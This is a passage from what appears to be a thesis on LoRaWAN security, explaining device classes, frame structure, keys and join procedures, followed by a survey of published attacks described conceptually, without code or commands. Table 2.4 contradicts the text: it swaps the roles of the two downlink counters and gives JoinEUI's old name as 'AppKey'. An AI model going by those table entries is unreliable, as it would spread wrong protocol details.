

Figure 2.6: LoRaWAN beacon structure with an example for an EU868 beacon from [11, Section 15.2]

portunity for the network server to schedule downlink messages back to the devices. Channel and data rate of the first receive window rx_1 depend on the channel used for the uplink, while the second receive window rx_2 is configured to a fixed data rate and channel. As shown in Figure 2.5, the timing of the receive windows can be configured by the network operator by changing the RECEIVE_DELAY_1 and RECEIVE_DELAY_2 parameters. They are relative to the end of the uplink frame and default to 1 and 2 seconds, respectively.

As a direct implication of the uplink-initiated communication, Class A cannot be used for end devices with actuators that need guaranteed latency boundaries. Messages from the application server are queued at the network server. To overcome this unidirectional constraint, LoRaWAN defines two extensions for the default Class A device to allow downlink transmissions without having the end-device periodically transmitting uplink messages.

Class B devices open downlink windows periodically.

Class B end devices synchronize with a beacon frame that is sent periodically by gateways. Within this beacon period, they open additional downlink windows, allowing to reach the device without a preceding uplink. The timing of the beacon frames is bound to the global positioning system (GPS) time, with a beacon being sent every 128 seconds starting with the GPS epoch.

As beacon frames are sent at the same time by every network, they must not collide between different networks. Figure 2.6 shows how LoRaWAN separates the beacon payload in two parts, one "network common" part, which is the same for all networks in LoRaWAN 1.1, and one "gateway-specific" part, which includes information about the gateway that has sent the beacon. Both are protected separately by a CRC. This way, the capture effect, and possibly even constructive interference, allow decoding the network common part even if the remaining frame collides with beacons from other gateways. That is sufficient to align the receive windows.

Class B beacons are designed with collisions in mind.

The additional receive windows are distributed equally within a beacon period, and the number of windows can be configured for each end device in powers of 2 and with a limit of 128, which means one receive window every second. The first receive window is aligned relative to the beacon by a function of the *Time* field within the beacon

and the DevAddr of the end device (a unique identifier within the network).

The gateway-specific part contains the field *InfoDesc* that defines the remaining structure of the beacon. For the EU868 region, it contains the location of the gateway, allowing the device to roughly detect location changes and then to send an uplink to notify the network server that another gateway has to be used for downlink traffic, as the previous one is out of reach.

Class C end devices are continuously listening on a specified channel unless they are transmitting themselves or maintain Class A operation after an uplink. While Class B could be a trade-off for energy-constrained end devices that need to receive network-initiated downlink traffic, Class C can only be used by devices with a power supply or as a temporary mode of operation.

Versions before LoRaWAN 1.1 or the backport release 1.0.3 defined the additional device classes as experimental. For that reason, they have only rudimentary support in many implementations, if at all.

2.2.3 *Messages Types*

LoRaWAN defines the structure of the payload that is embedded in the physical LoRa frames. To be able to multiplex multiple message types, the type-dependent payload is embraced by a MAC layer header at the beginning and a message integrity code (MIC) at the end, as shown in Figure 2.7. So all regular frames begin with a physical header followed by a MAC header that defines the actual message type in the *MType* field. An overview of available types is given in Table 2.2.

The join, rejoin and join accept message types are all part of the network session establishment that are discussed in more detail in Section 2.2.4. A valid network session is a prerequisite for using all other message types.

During normal operation, the network exchanges uplink and downlink frames carrying the actual application data. They all make use of the same inner frame structure called *MACPayload*, depicted in Figure 2.8. The MACPayload contains three fields: The actual frame data called *FrmPayload*, an *FPort* field that can be used to serve multiple services with the same end device, and the frame header (FHDR).

With adaptive data rate (ADR), the network server can configure and optimize the data rate of the end device.

The FHDR transports the management information of the LoRaWAN network. The *device address* (DevAddr) is a network-unique identifier for the end device. This address allows uplink traffic to be routed and end devices to identify frames intended for them. The *FCtrl* field contains status bits: It allows an end device to request ADR or Class B operation (for LoRaWAN 1.1 or 1.0.3 and later), and it contains the ACK bit to acknowledge confirmed messages. Additionally, the lower nibble defines the length of the *FOpts* field in FHDR.



Figure 2.7: Common frame structure of LoRaWAN messages



Figure 2.8: Structure of the MACPayload in LoRaWAN frames (content of PhyPayload in Figure 2.7)

Table 2.2: LoRaWAN message types

Bitmask	Type	Transmitter
000	Join Request	End Device
001	Join Accept	Gateway
010	Unconfirmed Data Up	End Device
011	Unconfirmed Data Down	Gateway
100	Confirmed Data Up	End Device
101	Confirmed Data Down	Gateway
110	Rejoin Request	End Device
111	Proprietary	Not specified

LoRaWAN intends to be an asymmetric network, meaning the uplink traffic has a much bigger volume than the downlink traffic. For this reason, the unconfirmed data up message type is recommended as the default. However, if necessary for the application, an application provider may decide to use the confirmed message types. In that case, the other side has to respond with a frame in that the ACK bit is set. For confirmed uplink messages, this should happen in one of the receive windows, and for confirmed downlink, the end devices may schedule the transmission of the ACK like usual frames. The main reason to avoid downlinks is the duty cycle limitation that also applies to the gateway itself. So the gateway has the same capacity for downlink messages as each end device may use for uplink transmissions.

Duty cycle limitations of the gateway require economical use of downlink capacity.

The optional FOpts field contains so-called *MAC commands*. These are byte sequences starting with a 1-byte command identifier (CID) and have a command-specific, fixed length. Their purpose is the management of the network, and they are processed transparently by the LoRaWAN software stack on both sides. While the FOpts field is encrypted in LoRaWAN 1.1, the commands are transmitted in plain bytes in former versions of the specification. Another possibility for sending MAC commands is to set the FPort field to 0 and transfer them as payload of the message. This way, the MAC commands are transferred encrypted even with the older versions of the specification. As the length of each command is defined implicitly by the CID, the commands have to be sent in order of their adoption to the specification, to allow receiving entities to parse at least the commands up to the new, unknown command [11, Section 5].

The FOpts field allows piggy-backing MAC commands for network management with application payload.

The frame counter prevents processing the same message multiple times and protects the network against intentional replay attacks. The value of the counter field depends on the sender of the message. Uplink messages are counted in the *FCntUp* by the end device, while the downlink uses two counters: *NFCntDown* for messages that use FPort 0 or contain only FOpts, and *AFCntDown* for application traffic. For LoRaWAN versions previous to 1.1, NFCntDown and AFCntDown were combined into a single counter called *FCntDown* for all messages.

2.2.4 *Security Model*

LoRaWAN provides a security model that is built on top of a session context for each end device. This context is usually created from information that is stored on the end device when it is initially provisioned and remains unchanged for its whole lifetime. Table 2.3 shows the keys and Table 2.4 lists the parameters for each category. The lifetime data allows deriving the temporary session context each time an end device joins or rejoins a network. It is also possible to provision a device only with the session data, but this prevents it from refreshing its session context. This mode is called activation by personalization

(ABP). The recommended process in which only lifetime data is stored is called over-the-air activation (OTAA).

A LoRaWAN device can join the network either via ABP or using OTAA.

The lifetime keys can be seen as root keys of the end device. Before LoRaWAN 1.1 introduced several new lifetime keys, all session keys had to be derived from a single root key, the *AppKey*. This causes poor separation between network operator and application provider, as both need to know the AppKey to derive their session keys, the *NwkSKey* or *AppSKey*, respectively. LoRaWAN 1.1 introduces the new *NwkKey* root key, which is used to derive all network-related session keys (those with "NwkS" in their name). The new specification also differentiates between various network session keys to allow roaming. The *FNwkSIntKey* can be passed to forwarding networks and allows intermediate verification of uplink messages without giving up authentication, which is provided by the *SNwkSIntKey*.

Session data can be separated into application session and network session.

In LoRaWAN 1.1, the session context can be separated into the network context and the application context. The former includes all network session keys, the *DevAddr* as a unique identifier for the end device in the local network, the FCntUp as a counter for uplink frames, and the NFCntDown as a counter for network downlink frames. The application session context consists also of the uplink frame counter FCntUp, and the downlink frame counter AFCntDown.

The remaining keys *JSIntKey* and *JSEncKey*, and the static identifiers *DevEUI* and *JoinEUI* are required for OTAA and are discussed in greater detail in Section 2.2.5.

LoRaWAN employs only symmetric cryptography with AES128 as a basic building block.

As LoRaWAN needs to run on memory and energy-constrained devices, it comes with low requirements regarding cryptography: Key derivation, encryption, authentication, and integrity protection is all based on advances encryption standard (AES) with a key length of 128 bit. The main cryptographic primitive is aes128_encrypt, which is used for encryption in CCM* mode without authentication transformation as specified in [21, Annex B], or for calculating the MIC of messages through a cipher-based message authentication code (CMAC), as specified in [29]. The only processes that employ aes128_encrypt directly are key derivation and the *decryption* of the join accept message during OTAA, where the message is encrypted with the decryption function on the network server to not require end devices to implement aes128_decrypt, too [11, Section 6.2.3]. LoRaWAN uses only symmetric cryptography.

One process employing the aes128_cmac algorithm is the authentication and integrity protection of data messages. Their MIC is calculated with the formula shown in Equation (2.3)[11, Section 4.4]:

$$\mathrm{MIC} = \mathrm{aes128\_cmac}(\mathrm{key}, \mathrm{B}_0|\mathrm{msg})[0..3] \tag{2.3}$$

The structure of the B_0 block is given in Figure 2.9. In pure LoRaWAN 1.1 networks, two MICs are calculated for uplink frames: One

Table 2.3: LoRaWAN keys

Key	Type	Version	Purpose
AppKey	lifetime	all	Derive application session keys.
NwkKey	lifetime	$\geqslant 1.1$	Derive network session keys.
JSIntKey	lifetime	$\geqslant 1.1$	Integrity protection of rejoin request and join accept. Derived from NwkKey.
JSEncKey	lifetime	$\geqslant 1.1$	Encrypt join accept after rejoin request. Derived from NwkKey.
AppSKey	session	all	Encryption of application data.
NwkSKey	session	< 1.1	Integrity protection and encryption of MAC information. Replaced by more specific keys.
NwkSEncKey	session	$\geqslant 1.1$	Encryption of MAC commands.
FNwkSIntKey	session	$\geqslant 1.1$	Integrity protection of uplink during roaming.
SNwkSIntKey	session	$\geqslant 1.1$	Integrity protection of uplink and downlink.

Table 2.4: LoRaWAN device parameters

Parameter	Type	Version	Purpose
DevEUI	static	all	Identify end device globally
JoinEUI	static	all	Identify join server during session establishment (called AppKey in LoRaWAN 1.0)
DevAddr	session	all	Identify end device within the network
FCntUp	session	all	Count uplink frames
FCntDown	session	< 1.1	Count downlink frames
AFCntDown	session	$\geqslant 1.1$	Count network downlink frames
NFCntDown	session	$\geqslant 1.1$	Count application downlink frames



Figure 2.9: Structure of message metadata block for MIC calculation of LoRaWAN payload frames. Based on [12, Section 4.4] and [11, Section 4.4]

with block B_0 and the FNwkSIntKey to allow intermediate verification of the frame in a roaming network, and B_1 with the SNwkSIntKey for verification in the home network. In a backward compatibility scenario, only B_0 is used.

We see that the reserved for future use (RFU) block in the beginning has been replaced by a data field containing transmission parameters and the frame counter of a related frame if the current frame carries an ACK flag. This strengthens the relation between dependent messages.

2.2.5 *Over-the-Air Activation*

OTAA is the process of deriving a new device session.

OTAA is the process to generate the session keys and properties from the device's root keys and identifiers. It has to be run before any other exchange of data messages, as all of them require a valid session. This implies that the join process needs to run with default or known parameters (channels, data rates), as no MAC commands can be used before to alter these parameters.

Figure 2.10 shows the whole OTAA process for LoRaWAN 1.1. It is initiated by the end device, which holds a counter called *DevNonce* that is incremented with each join request to assure freshness. Besides DevNonce, the message also includes the static EUIs mentioned in Table 2.4: The *DevEUI* identifies the end device, and the *JoinEUI* is a reference to the join server that can handle the join request. The whole message is sent unencrypted, but authenticated by a MIC over all fields and created using the NwkKey root key.



Figure 2.10: OTAA in LoRaWAN 1.1. Int = Key used for integrity protection and authentication, Enc = Key used for encryption



Figure 2.11: OTAA in LoRaWAN 1.0. Int = Key used for integrity protection and authentication, Enc = Key used for encryption

The network server verifies that the DevNonce is greater than the last DevNonce value for this device and then increments its own *JoinNonce*. The JoinNonce is a device-specific counter value used to assure freshness of the join accept messages. The network server also assigns the *DevAddr* for the duration of the session. JoinNonce, DevAddr, the network ID of the device (*NetID*), and network configuration parameters are combined into the join accept message's payload, which then is appended with a JSIntKey-based MIC as shown in Equation (2.4): [11, Section 6.2.3]

$$\begin{aligned} \mathrm{MIC} = \mathrm{aes128\_cmac}(\mathrm{JSIntKey}, \mathrm{JoinReqType}|\mathrm{JoinEUI}| \\ \mathrm{DevNonce}|\mathrm{MHDR}|\mathrm{JoinNonce}|\mathrm{NetID}| \\ \mathrm{DevAddr}|\mathrm{DLSettings}|\mathrm{RxDelay}|\mathrm{CFList})[0..3] \end{aligned} \tag{2.4}$$

If the messages have been exchanged successfully and the end device could verify the freshness of the JoinNonce, both parties perform the key derivation to generate session keys. For the *AppSKey*, the process is exemplarily shown in Equation (2.5). The derived keys are stored in a pending new session context, which can be confirmed by successfully receiving an data message containing a MIC verifiable with the new keys. The network server keeps the previous context until it received such a confirmation.

The session context stays pending until data messages have been successfully exchanged using the new context.

$$\begin{aligned} \mathrm{AppSKey} = \mathrm{aes128\_enc}(\mathrm{AppKey}, 0\mathrm{x}02|\mathrm{JoinNonce}| \\ \mathrm{JoinEUI}|\mathrm{DevNonce}|\mathrm{pad}_{16}) \end{aligned} \tag{2.5}$$

To enforce a faster context switch confirmation, LoRaWAN 1.1 introduces the RekeyInd/RekeyConf MAC command pair. The end device adds a RekeyInd command to all its uplinks until it receives a RekeyConf in a downlink. As those messages are integrity protected and authenticated with the new session keys, receiving a valid RekeyInd allows the server to adopt the pending context, and receiving a valid RekeyConf shows to the end device that the join process was successful.

Figure 2.11 shows OTAA for LoRaWAN 1.0 networks. Before LoRaWAN 1.1, DevNonce and JoinNonce were not counters, but random nonces, so both sides have to keep track of previously seen values. The specification does not specify how and how many of such values should have been stored. The JoinEUI was called AppEUI before and – due to the absence of a join server in the architecture – directly denoted the application that the device belonged to.

LoRaWAN 1.0 required tracking of all previously used random nonce values.

Furthermore, the RekeyInd/RekeyConf MAC command pair did not exist, so the end device directly adopted the new security context, while the network server waited for any valid uplink created with the new session keys.

Table 2.5: Physical layer settings for LoRaWAN messages

Type	Phy. Header	Polarity	Phy. CRC
Uplink	explicit	normal	enabled
Downlink	explicit	inverted	disabled
Beacon	implicit	normal	disabled

Also, the MIC is calculated like shown in Equation (2.6)[12, Section 6.2.5]. This definition omits some of the fields used in Equation (2.4), most importantly the DevNonce and JoinNonce.

$$\begin{aligned} \mathrm{MIC} = \mathtt{aes128\_cmac}(\mathit{AppKey}, \mathrm{MHDR}|\mathit{AppNonce}|\mathrm{NetID}| \\ \mathit{DevAddr}|\mathrm{DLSettings}|\mathrm{RxDelay}|\mathrm{CFList})[0..3] \end{aligned} \tag{2.6}$$

2.2.6 *Physical Layer Configuration*

Receiving and transmitting LoRaWAN frames requires physical layer configurations based on the message type.

The LoRaWAN message type also has implications on the physical layer. As mentioned in Section 2.1.2, some parts of LoRa's frame structure are optional, as the header and integrity protection of the payload using a CRC. Table 2.5 shows the settings for LoRaWAN. Noteworthy are the inverted polarity of uplink and downlink frames, which help the LoRa modem to ignore other end device's uplinks in the reception phase. The payload CRC is disabled for the downlink due to the aforementioned duty cycle considerations. The requirement of a fixed frame length is only fulfilled by the beacon frames, which means only they can be transferred in implicit header mode. They also miss the physical layer CRC, as they are meant to collide in a dense network and thus, apply their own integrity check.

3

RELATED WORK

The following sections give an overview of prior work on LoRaWAN security. First, Section 3.1 categorizes former research by methodology, the considered part of the architecture, assumptions and possible impact, and the examined versions of the LoRaWAN specification.

In Section 3.2, the gathered information is interrelated with research and modifications of the LoRaWAN specifications that have been made to mitigate known vulnerabilities. This lays the foundation for the upcoming analysis, in which we examine the practical relevance and impact of suggested attacks on LoRaWAN networks using different versions of the specification.

Finally, in Section 3.3, we present work on LoRa and LoRaWAN performance under normal condition and in coexistence to learn about the limits of the technology and to identify weaknesses that may be exploited by an attacker.

3.1 VULNERABILITIES AND ATTACKS AGAINST LORAWAN

In this section, we present former research on LoRaWAN security categorized by the applied methodology. We start by giving an overview of the theoretical background based on the latest state of research to identify vulnerabilities and attacks mentioned in the literature and then proceed to possible methods for evaluating the former theoretical findings.

While the main goal of this chapter is to present the path that research on LoRaWAN security has made so far, Chapter 4 provides more details on the vulnerabilities and attacks themselves.

3.1.1 *Theoretical Discussion*

An early study on LoRaWAN 1.0 security is a whitepaper [26] based on the first-published specification [37]. After giving a brief introduction, the author lists security features of LoRaWAN and recommends a comprehensive approach to LoRaWAN security by considering the whole infrastructure instead of every part of the network independently. He then identifies weaknesses of the protocol and potential points of failure that can manifest in security breaches during network deployment.

Counter overflows and repeating nonces were identified as vulnerabilities from early on.

Besides key management and hardware compromise, either of end devices or gateways, that may lead to key extraction, he already mentions that counter handling, usage of nonces, and the missing

authentication of Class B beacons may be possible vulnerabilities of the protocol itself.

[46] seizes these ideas to perform a detailed analysis of the join procedure in LoRaWAN 1.0.1 [38], describing attacks that replay either the join request or join accept message to desynchronize the security contexts of the end device and the network server when using over-the-air activation (OTAA), leading to a denial of service. The work also shows that usage of random nonces decreases the lifetime of devices by preventing session renewal, under the assumption that all previous nonces are stored on the network server as prevention against replay attacks.

The work on the join procedure is summarized in [42], including the proposal to replace nonces by counters and to reference them in the join accept, a suggestion that later found its way into the LoRaWAN 1.1 specification.

[4] discusses the exploitation of repeating nonce values for either decryption of messages, as the same security context is used, or for a replay attack. Furthermore, the authors propose replaying join request or join accept messages for session desynchronization, similar to the attack mentioned in [46].

In the first part of [19], the author discusses possible attacks on LoRaWAN and their applicability based on attack-defense trees to prepare his simulation. Besides the already mentioned exploitation of repeating nonces and frame counters for replay attacks or denial of service, he introduces a downlink routing attack. This attack employs a wormhole to spoof the end device's location to the network server, leading to invalid routing of downlink frames.

[7] performs a security analysis of LoRaWAN that specifically targets the latest specification [11]. The authors find that the issues explicitly addressed by the specification update are solved: Mainly problems related to nonces, frame counters, and strong separation between application provider and network operator. Based on their analysis, they name maintaining session state and secure storage, the trustworthiness of the network infrastructure, and Class B operation as the most challenging aspects of the revised specification.

LoRaWAN 1.1 addresses issues with counters and nonces.

In [8], the same authors provide a comprehensive overview of previous work on LoRaWAN security to perform a risk assessment following the European Telecommunication Standards Institute (ETSI) guidelines, based on the attack's likelihood and impact. Here, they find rogue or compromised end devices, on which the key is extracted or the firmware is replaced, to be the most critical risk to LoRaWAN 1.1 networks, together with resource exhaustion on end devices induced by jamming of join accept messages.

3.1.2 *Simulation and Formal Analysis*

After a theoretical discussion of a variety of attacks, [19] models three of them with Colored Petri nets to formally evaluate them using a simulation: Class B beacon spoofing, influencing downlink routing through a wormhole, and replaying join accept messages for session context desynchronization. The simulation provides positive results for all three attacks. However, at least the applicability of downlink routing might require additional experimental evaluation as a faster out-of-band channel for one-hop communication from the end device to the gateway is a strong assumption. A summary of the results is also presented in [20].

The generalizability of simulations strongly depends on their assumptions and choice of parameters.

[18] applies formal verification with the tool Scyther to the OTAA join procedure. While the methodology is incapable of identifying certain attack types like jamming, the authors can prove the existence of replay attacks for LoRaWAN 1.0 and their mitigation in LoRaWAN 1.1.

3.1.3 *Experimental Evaluation*

[2] gives an overview of attacks against LoRaWAN with a practical focus and an emphasis on physical attacks against the device, jamming, and replay attacks. In [3], this work is elaborated with a strong focus on jamming devices based on commodity hardware. After an analysis of interference and coexistence issues of the LoRa modulation, the authors present their results on selective jamming and a wormhole jammer and propose mitigations against physical layer attacks. While they find jamming in general to be applicable, their wormhole attack requires a certain payload length or a lower data rate.

[44] provides a series of proof-of-concept implementations to show the practical applicability of previously reported attacks on LoRaWAN 1.0. The results are qualitative but match the expectations.

[45] summarizes the work of [44] and examine it in the context of the updated specification. As the authors state, they only had short-dated access to the LoRaWAN 1.1 documents before releasing their work, which might explain the claim of ACK spoofing to be still working even though the underlying vulnerability has been closed by including the frame counter into MIC calculation. Other discussed attacks are replaying on activation by personalization (ABP) activated nodes and eavesdropping by keystream reuse, for which they conclude that LoRaWAN 1.1 mitigates them, and beacon spoofing, which is stated to still being applicable.

3.2 ADDRESSES ISSUES AND BACKWARD COMPATIBILITY

The LoRaWAN specification [11] contains a changelog that can be consulted to identify security-relevant changes. The most significant

improvements come with version 1.1, due to the clear separation of the network and application key hierarchy and the introduction of the join server as a third party.

Furthermore, LoRaWAN 1.1 replaces nonces by counters where non-reuse of the value is important but predictability has no or only a little implication. This reduces the demands on tracking previous values greatly and thus makes it more feasibly on the server as well as on the device side.

Consecutive messages, like confirmed data transfers and their acknowledgments, now consider their correlation in successive messages, so that acknowledgments are only applicable to the message they originally intended to acknowledge.

While the new specification incorporates many other modifications and new features, the aforementioned changes have the strongest impact on previous findings on LoRaWAN security. This opened two possibilities for further research: Verifying the effectiveness of the applied countermeasures, and the examination of backward compatibility scenarios, as devices in the field mostly will not adapt to the changes.

[17] provides a theoretical, but comprehensive assessment of vulnerabilities, attacks and their applicability in backward compatibility scenarios. The authors start with a literature overview of the most relevant attacks with the underlying vulnerability to then assess the chance of success given either the network server or the end device follows an older version of the specification.

Backward compatibility is an active research topic.

The result of their discussions shows most of the attacks still being relevant if either the network server or end device is not updated. Most of the mitigations in LoRaWAN 1.1 require both entities to change their behavior, with an exception of attacks exploiting repeated nonce values. Moreover, the authors criticize the method of mitigation provided by the specification for some of the vulnerabilities. They propose alternative solutions that from their perspective would have provided backward compatibility with a higher level of security.

In [16], these authors continue their work by examining the join procedure of LoRaWAN 1.1, with a special focus on the delegation to the new join server and the resulting implications for security, again with consideration of a network partly running on the LoRaWAN 1.0 specification. As a result, they show that allowing backward compatibility with the updated join procedure enables the known vulnerabilities again. In addition, they criticize the lack of forward secrecy with regard to the application root key.

3.3 PERFORMANCE CONSIDERATIONS

In this section, we provide an overview of relevant literature regarding the possible performance of LoRa and LoRaWAN. As we later proceed

to analyze the impact of an attacker on protection goals like availability, the presented work allows forming expectations about what LoRaWAN can provide in case of normal operation and to identify properties and effects that could be adjuvant for a possible attacker.

3.3.1 *Regulatory Limitations*

As LoRaWAN operates on the industrial, scientific and medical (ISM) bands, it has to follow regional legislation and limitations. These rules are usually applied on per-node or per-device basis, which means that they are also valid for gateways, creating a bottleneck in downlink traffic.

In [1], the authors analyze the impact of the 1% duty cycle limitation in the EU868 region in combination with growing network size. They show that a linear growth of node count leads to a more-than-linear increase in collisions and that collisions are the dominant limiting factor for the delivery rate at lower transmission rates. For lower transmission rates, they find the duty cycle limitation to set the upper bound.

In a dense network, coexistence and congestion may cause a self-reinforcing breakdown.

The authors also emphasize the fact that reliable and critical applications need confirmed uplinks which have to be answered by the gateway. This way, the 1% duty cycle limit at the gateway is the limit for such networks if a single gateway has to serve hundreds or thousands of end devices.

3.3.2 *Interference and Coexistence*

Another consequence of operation in the ISM bands is coexistence with other networks, either using the same or similar modulation characteristics or a completely different approach.

[32] provides a simulation-based study on the coexistence of chirp-spread-spectrum (CSS) and ultra narrow-band (UNB) networks, like LoRa and Sigfox. Their results show that both modulation types can coexist in general, but CSS provides better performance for smaller networks with higher throughput and UNB is advantageous for bigger networks with many devices but a low throughput. They see the requirement of stepping up to a higher, then overused spreading factor as a reason. Furthermore, the authors show that coexistence with other CSS signals worsens the situation, as devices tend to use a higher spreading factor as they cannot differentiate between collisions and lost messages.

Self-regulation of the data rate has a negative impact on dense LoRa networks.

[30] gives a detailed analysis of the transceiver behavior in case of colliding LoRa frames. The authors use two collocated nodes with a difference in transmission power and examine the influence of the capture effect, first at a collocated gateway, then in the field. The starting times of transmissions are shifted between both nodes to

identify phases within the frame structure that are especially prone to collisions.

Their experiments show that the stronger frame only survives if the receiver re-synchronizes from the weaker to the stronger frame, which, according to their findings, is only possible during the preamble or while the physical header cyclic redundancy check (CRC) is transmitted. Otherwise, the receiver stays locked to the weaker frame. That frame cannot be demodulated correctly due to interference with the strong frame, finally resulting in a failing message integrity code (MIC) calculation.

Moreover, they discuss the coexistence of LoRa signals with inverted polarities, like uplinks and downlinks. According to their simulation, inverted signals are ignored but add to the noise level with the only exception being the end of the preamble. The inverted chirps of an interfering signal could be misinterpreted as the end of the preamble.

In [31], the work is extended by an experiment with different network providers, which gives similar results, as the gateways cannot distinguish frames from different networks, leaving gateway distribution of the networks as the main difference.

Part II

ANALYSIS AND DESIGN

Based on the knowledge about the LoRaWAN specification and existing vulnerabilities, we lay the path to an experimental setup, with which we then can examine attacks, conditions for their success, and their impact on LoRaWAN networks.

